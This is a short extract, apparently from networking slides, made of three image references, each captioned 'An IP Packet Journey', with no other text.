
An IP Packet Journey




An IP Packet Journey




An IP Packet Journey



